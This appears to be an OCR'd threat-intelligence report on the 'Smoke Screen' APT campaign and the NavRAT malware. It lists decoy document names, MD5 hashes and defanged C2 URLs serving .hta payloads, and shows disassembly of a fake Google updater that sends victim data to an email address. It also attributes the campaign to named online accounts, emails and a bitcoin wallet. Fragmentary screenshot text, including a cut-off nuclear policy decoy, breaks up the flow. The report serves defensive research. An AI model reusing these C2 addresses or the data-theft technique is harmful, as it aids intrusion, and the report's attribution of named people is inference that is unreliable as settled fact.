I want to thank the Exchange Monitor folks for inviting me to speak today about U.S. nuclear weapons and, specifically, the 2019 Nuclear Posture Review. I do so in fond memory of Ed Helminski, the founder of this annual summit, who was a champion of the nuclear deterrent throughout his entire career.

In recent decades, each new President has seen fit, e
ranging review of U.S. nuclear policies, posture, anc
Department political appointee under two Democrat
senior Energy Department official in one Republica
in developing and/or implementing policy for three
the Cold War's end.

Although I have strong differences with many polic
security, the 2019 NPR, rolled out earlier this month, is thoughtful, balanced and fully in the

관련 사용자

만든 이 John Harvey

만든 이 추가

마지막으로 수정한 사람 windowsmb

[그림 9-1] Document created by 'John Harvey' is modified by 'windowsmb'

File Name	OFT.docm
Last Modified Date (KST)	2019-02-14 23:08
Last Modified Name	JamFedura
C2	http://192.186.142[.]74/cache/Fwvuj0.hta
MD5	304d86463a1fff5183aacc17ef2b3730

File Name	bot spec.docm
Last Modified Date (KST)	2019-02-18 17:30
Last Modified Name	JamFedura
C2	http://192.186.142[.]74/mn/Xtgnb0.hta
MD5	f816a9c4a3415e8bae807c09e0f80b38

File Name	white_paper.doc
Last Modified Date (KST)	2019-02-19 17:29
Last Modified Name	Aji
C2	http://192.186.142[.]74/dll/Mylqn0.hta

MD5	4118b251c977a682ebb4993601b9a7e3

File Name	Schedule_.doc
Last Modified Date (KST)	2019-02-22 17:09
Last Modified Name	JamFedura
C2	http://192.186.142[.]74/post/Yluhi0.hta
MD5	29fbf69e72c0daac57d2cbba11bbfaa5

File Name	xCryptoCrash_Schedule.doc
Last Modified Date (KST)	2019-02-25 02:26
Last Modified Name	JamFedura
C2	http://192.186.142[.]74/post/Yluhi0.hta
MD5	397ba1d0601558dfe34cd5aafaedd18e

File Name	white_paper.doc
Last Modified Date (KST)	2019-02-26 15:40
Last Modified Name	JamFedura
C2	http://www.seoulhobi[.]biz/how/Fmaov0.hta
MD5	49bac05068a79314e00c28b163889263

The malicious document file 'white_paper.doc' has been registered by two accounts 'Aji' and 'JamFedura', but the same C2 server was used as the domain seoulhobi[.]biz (192.186.142[.]74) for those accounts.

In addition, the cryptocurrency-related decoy file such as 'xCryptoCrash_Schedule.doc' was deployed for performing the attack.

■ Investigation of the threat actors based on Human-Led Threat Intelligence

ESRC has confirmed that the attacker used MonoVM web hosting with the email account 'snow8949@hotmail.com' during the process of investigating the person who registered the domain seoulhobi[.]biz (192.186.142[.]74).

As reference information, there have been some reports on the use of the "snow + number" email ID in an infringement incident occurred in Korea in 2018.

The phishing domain disguised as a Korea's largest web portal has been used for those attacks, with Japan selected in registration information, and names such as "Jane Jhone" were used as well.

- http://nidhelpnaver[.]com


The analysis as described above is revealing the correlation of the threat actors as follows.

First of all, the account 'JamFedura' was identified in the attack in February.

The similar accounts have been registered to several social media platforms such as Twitter, Telegram and Cryptolancer with different profile images.

Twitter account '@JFedura' is set to the United States in the location setting and enrolled in December 2017, there is some English typo in the introduction column, [Cryptocurrency Developer] is mentioned.

'jamfedura' that is the account of Cryptolancer, which connects a cryptocurrency developer as a freelancer to the employers, was enrolled in February 2019, introduces itself as [Cryptocurrency Developer] and is set to China in location settings.



JamFedura
@JFedura
I am cyprtocurreny developer. and game, c, c++, bustabit, etc...
California, USA
가입일: 2017년 12월

fedura jam
@jamfedura0293

fedura jam
최근에 접속함

jamfedura
I am crypt currecny developer.
Joined: Feb. 19, 2019
China

Jam Fedura

Biography

Hello.
My name is Jam.
I have developed cryptocurrency project for 5+ years.
I can finish cryptocurrency project such as new coin creation, cryptocurrency gambling games, mining pool, wallet build,
Also i can do android & IOS cryptocurrency app.
Thanks

Skills


CRYPTOGRAPHY | C++ PROGRAMMING | NODE.JS | PHP | REACT.JS

[Figure 10] Fake accounts similar to Twitter, Telegram and Cryptolancer

The postings on Twitter contains only a retweet of the cryptocurrency transactions or a short tweet in English created by several accounts.

The hackers were also carrying out the operations with the same ID and profile image as Twitter accounts on the online outsourcing platform Wishket, which connects Korean program development companies and freelancer developers.

In addition, they joined the international Bitcoin Forum August 2017, and has been active by January 2018.



Bitcoin Forum

simple machines forum

Welcome, **Guest**. Please login or register.

News: Latest Bitcoin Core release: 0.17.1 [Torrent]

Search

HOME HELP SEARCH LOGIN REGISTER MORE

Summary - JamFedura		**Picture/Text**
Name:	JamFedura	
Posts:	3	
Activity:	3	
Merit:	0	
Position:	Newbie	
Date Registered:	August 11, 2017, 01:13:25 AM	
Last Active:	January 05, 2018, 12:40:10 AM	

wishket 프로젝트 등록 프로젝트 찾기 파트너스 목록 이용방법

파트너스 목록

1명의 파트너스가 있습니다.

JamFedura 활동가능

개발자 | 개인

8년간의 개발 경험을 가지고 있습니다. c,c++, nodejs, reactjs, php, html, opencl, cuda, golang
였습니다. 가상화폐 개발에 적극 참여 하였습니다. xgox를 비롯한 코인들을 개발하였습니다.

c,c++, nodejs, r ...

포트폴리오 (3개)

카테고리 ◆ 세부 카테고리

3. 게임 사이트 개발
개발 > 게임

2. 가상 화폐 채굴 프로그램 개발
개발 > 일반 소프트웨어

1. 가상 화폐 거래 사이트
개발 > 웹


[Figure 11] Portfolio registered in Bitcoin Forum and Wishket

Self-introduction posted on Wishket describes the personal history of the hacker including the 8 years of development experience and active participation in the cryptocurrency development, along with portfolios of ‘the development of game sites’, the development of crypto-mining programs’ and ‘the cryptocurrency trading sites’ uploaded.

Bitcoin Forum displays his malicious activities such as the email address 'JamShine1993@hotmail.com', which is linked to 'om*****@hotmail.com'.

The bitcoin wallet address (15vsH2T3ss9owzuaGnN7ee155tEwS4igFg) is also seen in Bitcoin Forum, but no specific transaction details have been observed.

- https://www.blockchain.com/ko/btc/address/15vsH2T3ss9owzuaGnN7ee155tEwS4igFg



JamFedura
Newbie

Activity: 3
Merit: 0

Developed new dual miner
October 30, 2017, 04:08:08 PM

```
I am now developing a new dual miner.
I will provide you with a dual miner opencl.
But now it is going through the financial problems.
I need help.
I will give the helping teacher a dual miner engine.
Some of the dual engines are introduced.
This is amd asm.
I will give the opencl file to the teacher who sends some bitcoin to my bitcoin address.
Please contact me at my mail: JamShine1993@hotmail.com.

my bitcoin address : 15vsH2T3ss9owzuaGnN7ee155tEwS4igFg

amd asm:

    .header
        .fill 8, 1, 0x00
        .byte 0x00, 0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00
        .byte 0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00
        .fill 8, 1, 0x00
```

Microsoft

본인 확인 필요

보안 코드를 받는 방법을 선택하세요.

○ om*****@hotmail.com(으)로 메일 보내기

○ *********74번으로 문자 메시지 받기

○ 없음

[Figure 12] Account linked to the hotmail address registered in Bitcoin Forum

The variant, which is related to the analysis data of 'NavRAT Uses US-North Korea Summit As Decoy For Attacks In South Korea' released by Cisco Talos team in May 2018 is strongly linked to the "Smoke Screen" campaign.

Talos team has previously suspected that there was possibility of the correlation between 'NavRAT' family and 'Group123' (aka Geumseong121, RedEyes), and ESRC confirmed that the series is exactly the same as the HWP vulnerability shellcode used for the attack on Korea Hydro & Nuclear Power in 2014.


ESRC is conducting a thorough investigation on “Smoke Screen” campaign, regarding that specific IP bands and typical disturbance tactics used for the campaign show similar patterns to the multiple strategies and techniques deployed in recent cyber operations.

According to the self-analysis data and classification criteria, it is most likely that the KHNP-related hacking group is behind the “Smoke Screen” APT campaign, rather than Geumseong121.

However, since the same IOC has been identified in the attacks carried out by the two organizations in several cases, there was a possibility of mutual cooperation, reorganization, and shift of the personnel system.

ESRC found that the malicious file variant named 'NavRAT' attempted to communicate with an email account 'jamshine1993@hotmail.com' in the process of investigating the threat actors behind the “Smoke Screen” APT campaign.

The ID 'tiger199392' disguised as a Google update program was used for the communication and sent information of the infected users to the email address 'Jamshine1993@hotmail.com'.



```
CMP CL,BL
JNZ SHORT GoogleUp.00F13DD7
LEA EDI,DWORD PTR SS:[EBP-0x3A4]
SUB EAX,EDX
DEC EDI
MOV CL,BYTE PTR DS:[EDI+0x1]
INC EDI
CMP CL,BL
JNZ SHORT GoogleUp.00F13DE7
MOV ECX,EAX
SHR ECX,0x2
MOV ESI,EDX
REP MOVS DWORD PTR ES:[EDI],DWOR
MOV ECX,EAX
AND ECX,0x3
REP MOVS BYTE PTR ES:[EDI],BYTE
LEA EDI,DWORD PTR SS:[EBP-0x3A4]
DEC EDI
MOV AL,BYTE PTR DS:[EDI+0x1]
INC EDI
CMP AL,BL
JNZ SHORT GoogleUp.00F13E06
PUSH 0x6
POP ECX
MOV ESI,GoogleUp.00F26C3C            ASCII "&pw=&ip
LEA EAX,DWORD PTR SS:[EBP-0x3A4]
```


```
EAX 00F31D30 ASCII "tiger199392"
ECX 000000CB
EDX 00F31D30 ASCII "tiger199392"
EBX 7FFDF000
ESP 001EFCA8
EBP 001EFD30
ESI 00F26C3A GoogleUp.00F26C3A
EDI 001EF9E1

EIP 00F13DD7 GoogleUp.00F13DD7

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
```

```
PUSH EDI
CALL 0b609347.0109E2C0
ADD ESP,0xC
PUSH EDI
PUSH EBX
PUSH EBX
PUSH 0x23
PUSH EBX
CALL DWORD PTR DS:[<&SHELL32.SHG  SHELL32.SHGetF
TEST EAX,EAX
JNS SHORT 0b609347.0109912E
XOR EAX,EAX
JMP SHORT 0b609347.0109919E
PUSH ESI
PUSH EDI                         Path
CALL DWORD PTR DS:[<&SHLWAPI.Pat  PathIsDirector
MOV ESI,DWORD PTR DS:[<&KERNEL32  kernel32.Creat
```

```
EAX 010B1D30 ASCII "jamshine1993@hotmail.com"
ECX [illegible]
EDX 008C11F8
EBX 00000000
ESP 0022F848
EBP 0022F8E4
ESI 763982BD kernel32.CreateDirectoryA
EDI 010B2898 ASCII "C:\ProgramData"

EIP 0109914F 0b609347.0109914F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
```

[Figure 13] NavRAT communicating with 'JamShine1993@hotmail.com'


The "NavRAT" type of malicious file contains some similar accounts (hni) to the HWP vulnerability code (MD5: c94e5da189bf166fc4a2670685a796a3) of the so-called "Kimsuky" series reported in 2016.



```
1F 00 00 00 06 00 00 00 50 00 45 00 41 00 43 00   ........P.E.A.C.
45 00 00 00 1F 00 00 00 1C 00 00 00 32 00 30 00   E...........2.0.
31 00 35 00 44 B1 20 00 38 00 D4 C6 20 00 37 00   1.5.D± .8.ÔÆ .7.
7C C7 20 00 08 AE 94 C6 7C C7 20 00 24 C6 C4 D6   |Ç ..®"Æ|Ç .$ÆÄÖ
20 00 31 00 32 00 3A 00 35 00 33 00 3A 00 31 00    .1.2.:.5.3.:.1.
35 00 00 00 1F 00 00 00 01 00 00 00 00 00 00 00   5...............
1F 00 00 00 01 00 00 00 00 00 00 00 1F 00 00 00   ................
04 00 00 00 68 00 6E 00 69 00 00 00 1F 00 00 00   ....h.n.i.......
1F 00 00 00 38 00 2C 00 20 00 35 00 2C 00 20 00   ....8.,. .5.,. .
38 00 2C 00 20 00 31 00 34 00 38 00 31 00 20 00   8.,. .1.4.8.1. .
57 00 49 00 4E 00 33 00 32 00 4C 00 45 00 57 00   W.I.N.3.2.L.E.W.
69 00 6E 00 64 00 6F 00 77 00 73 00 5F 00 37 00   i.n.d.o.w.s._.7.
00 00 00 00 40 00 00 00 E0 88 84 96 C4 D0 D0 01   ....@...à^„–ÄÐÐ.
40 00 00 00 20 B6 8F A2 C4 37 D1 01 40 00 00 00   @... ¶.¢Ä7Ñ.@...
```

[Figure 14] Comparison of NavRAT (upper) series and Kimsuky series HWP (lower) code

A similar account is also found on Telegram, where the representative profile image is displayed by stealing the image of "Reece Thompson," starring actor of 2007 movie 'Rocket Science'.



회원 정보

fedura jam
최근에 접속함

@jamfedura0293
사용자명

Rocket Science (2007)

R | 1h 41min | Comedy, Drama | 28 September 2007 (UK)

6.7/10
12,521

Rate This

ROCKET
SCIENCE
"...HILARIOUS..."
"...A POIGNANTLY COMIC TALE..."
"WELCOME TO THIS YEAR'S LITTLE MOVIE THAT COULD..."
2:23 | Trailer
1 VIDEO | 39 IMAGES

Looking for answers to life's big questions, a stuttering boy joins his high school debate team.

